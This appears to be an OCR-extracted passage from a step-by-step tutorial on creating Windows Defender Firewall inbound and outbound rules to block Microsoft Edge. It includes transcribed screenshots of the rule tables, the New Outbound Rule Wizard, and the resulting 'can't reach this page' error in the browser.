


click on next.

Now select the program path of Microsoft edge.


Path: windows c → program files X86 → Microsoft → Microsoft edge .





Here we see the new rule has been set.

Do the same procedure for setting the outbound rules.



Windows Defender Firewall with Advanced Security

Outbound Rules

Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol
		All	Yes	Allow	No	Any	Any	163.70.140.174, 2a...	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	%System...	Any	Any	UDP
		All	Yes	Allow	No	Any	Any	Any	Any
		All	Yes	Allow	No	Any	Any	Any	Any
		All	Yes	Allow	No	%System...	Any	PlayTo Renderers	TCP
		All	Yes	Allow	No	%System...	Any	PlayTo Renderers	UDP
		All	Yes	Allow	No	%System...	Any	PlayTo Renderers	UDP
		All	Yes	Allow	No	%System...	Any	Any	UDP
		All	Yes	Allow	No	%System...	Any	Any	TCP
		All	Yes	Allow	No	%System...	Any	Any	UDP
		All	Yes	Allow	No	%System...	Any	Any	UDP
		All	Yes	Allow	No	%System...	Any	Any	UDP
		All	Yes	Allow	No	%System...	Any	Any	TCP
		All	Yes	Allow	No	%System...	Any	Any	TCP
		All	Yes	Allow	No	System	Any	Any	TCP
		All	Yes	Allow	No	System	Any	Any	IGMP
		All	Yes	Allow	No	System	Any	Any	TCP
		All	Yes	Allow	No	System	Any	Any	IPv6
		All	Yes	Allow	No	System	Any	Local subnet	ICMPv6

Actions

- New Rule...
- Filter by Profile
- Filter by State
- Filter by Group
- View
- Refresh
- Export List...
- Help

30°C Haze 12:54 04-02-2024

Windows Defender Firewall with Advanced Security

Outbound Rules

Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol
		All	Yes	Allow	No	Any	Any	163.70.140.174, 2a...	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	C\Program...	Any	Any	Any
		All	Yes	Allow	No	%System...	Any	Any	UDP
		All	Yes	Allow	No	Any	Any	Any	Any
		All	Yes	Allow	No	Any	Any	PlayTo Renderers	TCP
		All	Yes	Allow	No	%System...	Any	PlayTo Renderers	UDP
		All	Yes	Allow	No	%System...	Any	PlayTo Renderers	UDP
		All	Yes	Allow	No	%System...	Any	Any	UDP
		All	Yes	Allow	No	%System...	Any	Any	TCP
		All	Yes	Allow	No	%System...	Any	Any	UDP
		All	Yes	Allow	No	%System...	Any	Any	UDP
		All	Yes	Allow	No	%System...	Any	Any	TCP
		All	Yes	Allow	No	%System...	Any	Any	TCP
		All	Yes	Allow	No	System	Any	Any	TCP
		All	Yes	Allow	No	System	Any	Any	IGMP
		All	Yes	Allow	No	System	Any	Any	TCP
		All	Yes	Allow	No	System	Any	Any	IPv6
		All	Yes	Allow	No	System	Any	Local subnet	ICMPv6

Actions

- New Rule...
- Filter by Profile
- Filter by State
- Filter by Group
- View
- Refresh
- Export List...
- Help

30°C Haze 12:54 04-02-2024

Windows Defender Firewall with Advanced Security

File Action View Help

Outbound Rules

New Outbound Rule Wizard

Profile
Specify the profiles for which this rule applies.

Steps:

- Rule Type
- Program
- Action
- Profile
- Name

When does this rule apply?

- Domain Applies when a computer is connected to its corporate domain.
- Private Applies when a computer is connected to a private network location, such as a home or work place.
- Public Applies when a computer is connected to a public network location.

Next > **Cancel**

Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol
Core Networking - IHTTPS (TCP-Out)	Core Networking	All	Yes	Allow	No	Any	Any	163.70.140.174, 2a...	Any
Core Networking - IPv6 (IPv6-Out)	Core Networking	All	Yes	Allow	No	%System%	Any	Any	TCP
Core Networking - Multicast Listener Don...	Core Networking	All	Yes	Allow	No	System	Any	Local subnet	UDP

Actions

Outbound Rules

- New Rule...
- Filter by Profile
- Filter by State
- Filter by Group
- View
- Refresh
- Export List...
- Help

30°C Haze 12:55 04-02-2024 ENG IN

Windows Defender Firewall with Advanced Security

File Action View Help

Outbound Rules

block microsoft edge

Protocols and Ports

General

Name: block microsoft edge

Description:

Scope

Advanced

Local Principals

Remote Computers

Enabled

Action

Allow the connection

Allow the connection if it is secure

Block the connection

Customize...

OK Cancel Apply

Name	Group	Profile	Enabled	Action	Override	Domain	Local Address	Remote Address	Protocol
block microsoft edge		All	Yes	Block the connection	No	Any	Any	163.70.140.174, 2a...	Any

Actions

Outbound Rules

- New Rule...
- Filter by Profile
- Filter by State
- Filter by Group
- View
- Refresh
- Export List...
- Help

30°C Haze 12:55 04-02-2024 ENG IN

The screenshot shows the Windows Defender Firewall with Advanced Security interface. The main window displays a list of Outbound Rules. One rule, 'block microsoft edge', is highlighted. The Actions pane on the right provides options to Disable Rule, Cut, Copy, Delete, Properties, and Help. The status bar at the bottom indicates it's 12:56 on 04-02-2024.

Now refresh the Microsoft egde page .

The screenshot shows a Microsoft Edge browser window. The address bar shows 'www.bing.com'. The page content includes a cloud icon and the text 'Hmmm... can't reach this page'. Below this, a detailed error message from Bing is displayed, stating that the webpage might be having issues or has moved permanently. The status bar at the bottom indicates it's 12:57 on 04-02-2024.

Here we see the output of blocking the application.